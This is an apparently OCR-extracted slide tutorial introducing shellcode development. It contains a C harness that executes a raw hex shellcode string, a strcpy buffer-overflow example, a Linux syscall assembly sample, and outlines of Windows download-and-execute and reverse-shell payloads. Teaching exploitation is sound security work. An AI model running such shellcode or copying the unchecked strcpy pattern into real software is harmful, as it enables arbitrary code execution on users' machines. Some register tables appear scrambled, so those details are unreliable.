Introduction to Shellcode Development

Ionut Popescu

Penetration Tester @ KPMG Romania
http://www.kpmg.com/ro/en/Pages/default.aspx

Administrator @ Romanian Security Team
https://www.rstforums.com

Contents

1. Introduction
2. C/C++ compiling
3. Running shellcodes (do not)
4. Simple BOF example
5. Shellcode limitations
6. Linux syscalls
7. Linux shellcode example

1. Windows shellcodes
2. Disassemble shellcode
3. Find kernel32
4. Find GetProcAddress
5. Find LoadLibrary
6. Load a DLL
7. Call functions from DLL
8. Download and execute
9. More about shellcodes
10. Contact

Introduction

Shellcodes:

In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode. Shellcode is commonly written in machine code.

Staged:

When the amount of data that an attacker can inject into the target process is too limited to execute useful shellcode directly, it may be possible to execute it in stages. First, a small piece of shellcode (stage 1) is executed. This code then downloads a larger piece of shellcode (stage 2) into the process's memory and executes it.


Egg hunt:

This is another form of staged shellcode, which is used if an attacker can inject a larger shellcode into the process but cannot determine where in the process it will end up. Small egg-hunt shellcode is injected into the process at a predictable location and executed. This code then searches the process's address space for the larger shellcode (the egg) and executes it.

Omlette:

This type of shellcode is similar to egg-hunt shellcode, but looks for multiple small blocks of data (eggs) and recombines them into one larger block (the omelet) that is subsequently executed. This is used when an attacker can only inject a number of small blocks of data into the process

C/C++ compiling



Source Code (.c, .cpp, .h)

Preprocessing

Step 1: Preprocessor (cpp)

Include Header, Expand Macro (.i, .ii)

Compilation

Step 2: Compiler (gcc, g++)

Assembly Code (.s)

Assemble

Step 3: Assembler (as)

Machine Code (.o, .obj)

Static Library (.lib, .a)

Linking


Step 4: Linker (ld)

Executable Machine Code (.exe)

Shellcode – machine code

Running shellcodes (DO NOT)


DO NOT RUN on your machine! Use a testing purposes virtual machine!



```c

char shellcode[] =
    "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
    "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
    "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
    "\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
    "\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
    "\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x79\x74"
    "\x65\x01\x68\x6b\x65\x6e\x42\x68\x20\x42\x72\x6f\x89\xe1\xfe"
    "\x49\x0b\x31\xc0\x51\x50\xff\xd7";

int main(int argc, char **argv)
{
    int (*f)();
    f = (int (*)())shellcode;
    (int)(*f)();
}

```

It can contain: download and execute code, “rm –rf” …


Simple BOF example



```
#include <string.h>

void foo (char *bar)
{
   char  c[12];

   strcpy(c, bar);   // no bounds checking
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```

C program does not check for parameter length before copying data into “c” variable (it is a local variable so it is pushed on the stack).

So it is possible to corrupt the stack and modify the “Return Address” in order to execute custom code.



This code takes an argument from the command line and copies it to a local stack variable c. This works fine for command line arguments smaller than 12 characters. Any arguments larger than 11 characters long will result in corruption of the stack.

Shellcode limitations


Limitations:

- NULL free (may not contain a NULL character – most common)
- Small size (may have a limited space to run)
- Alphanumeric (may need to be alphanumeric)
- Detection (may be detected by antivirus or IDS/IPS)
- Difficult (may really complicated to write your own shellcode)

What to do:

- Avoid \x00 instructions
- Egg hunter/omlette
- Encode shellcode (msfencode)

Linux syscalls



```
EXECVE(2)                    Linux Programmer's Manual

NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);
```

/bin/sh, 0x0


EBX

0x00000000

EDX

Address of /bin/sh, 0x00000000

ECX



Invoking System Call with 0x80


EAX	System Call Number	Return Value in EAX
EBX	1st Argument	
ECX	2nd Argument	
EDX	3rd Argument	

int 0x80 is the assembly language instruction that is used to invoke system calls in Linux on x86 (i.e., Intel-compatible) processors.

Each process starts out in user mode. When a process makes a system call, it causes the CPU to switch temporarily into kernel mode, which has root (i.e., administrative) privileges, including access to any memory space or other resources on the system. When the kernel has satisfied the process's request, it restores the process to user mode.

When a system call is made, the calling of the int 0x80 instruction is preceded by the storing in the process register (i.e., a very small amount of high-speed memory built into the processor) of the system call number (i.e., the integer assigned to each system call) for that system call and any arguments (i.e., input data) for it.

Linux syscalls



%eax	Name	Source	%ebx
1	sys_exit	kernel/exit.c	int
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs
3	sys_read	fs/read_write.c	unsigned int
4	sys_write	fs/read_write.c	unsigned int
5	sys_open	fs/open.c	const char *
6	sys_close	fs/open.c	unsigned int
7	sys_waitpid	kernel/exit.c	pid_t
8	sys_creat	fs/open.c	const char *
9	sys_link	fs/namei.c	const char *
10	sys_unlink	fs/namei.c	const char *
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs
12	sys_chdir	fs/open.c	const char *
13	sys_time	kernel/time.c	int *

Syscall – Kernel API (interface between usermode and kernelmode)

Linux shellcode example

```
 jmp short ender

starter:

xor eax, eax    ;clean up the registers
xor ebx, ebx
xor edx, edx
xor ecx, ecx

mov al, 4       ;syscall write
mov bl, 1       ;stdout is 1
pop  ecx        ;get the address of the string from the stack
mov dl, 5       ;length of the string
int    0x80

xor   eax, eax
mov al, 1       ;exit the shellcode
xor   ebx,ebx
int    0x80

ender:
call starter          ;put the address of the string on the stack
db 'hello'
```

Windows shellcodes


1. Find kernel32.dll
2. Find GetProcAddress
3. Find LoadLibrary
4. Load DLLs
5. Call “random” functions

Common shellcodes:

- calc.exe (WinExec)
- Download and execute (URLDownloadToFileA)
- MessageBox (user32.dll)
- Reverse TCP/Bind


PE File Format

The **Portable Executable (PE)** format is a file format for executables, object code, DLLs, and others used in 32-bit and 64-bit versions of Windows operating systems. The PE format is a data structure that encapsulates the information necessary for the Windows OS loader to manage the wrapped executable code. This includes dynamic library references for linking, API export and import tables, resource management data and thread-local storage (TLS) data. On NT operating systems, the PE format is used for EXE, DLL, SYS (device driver), and other file types.

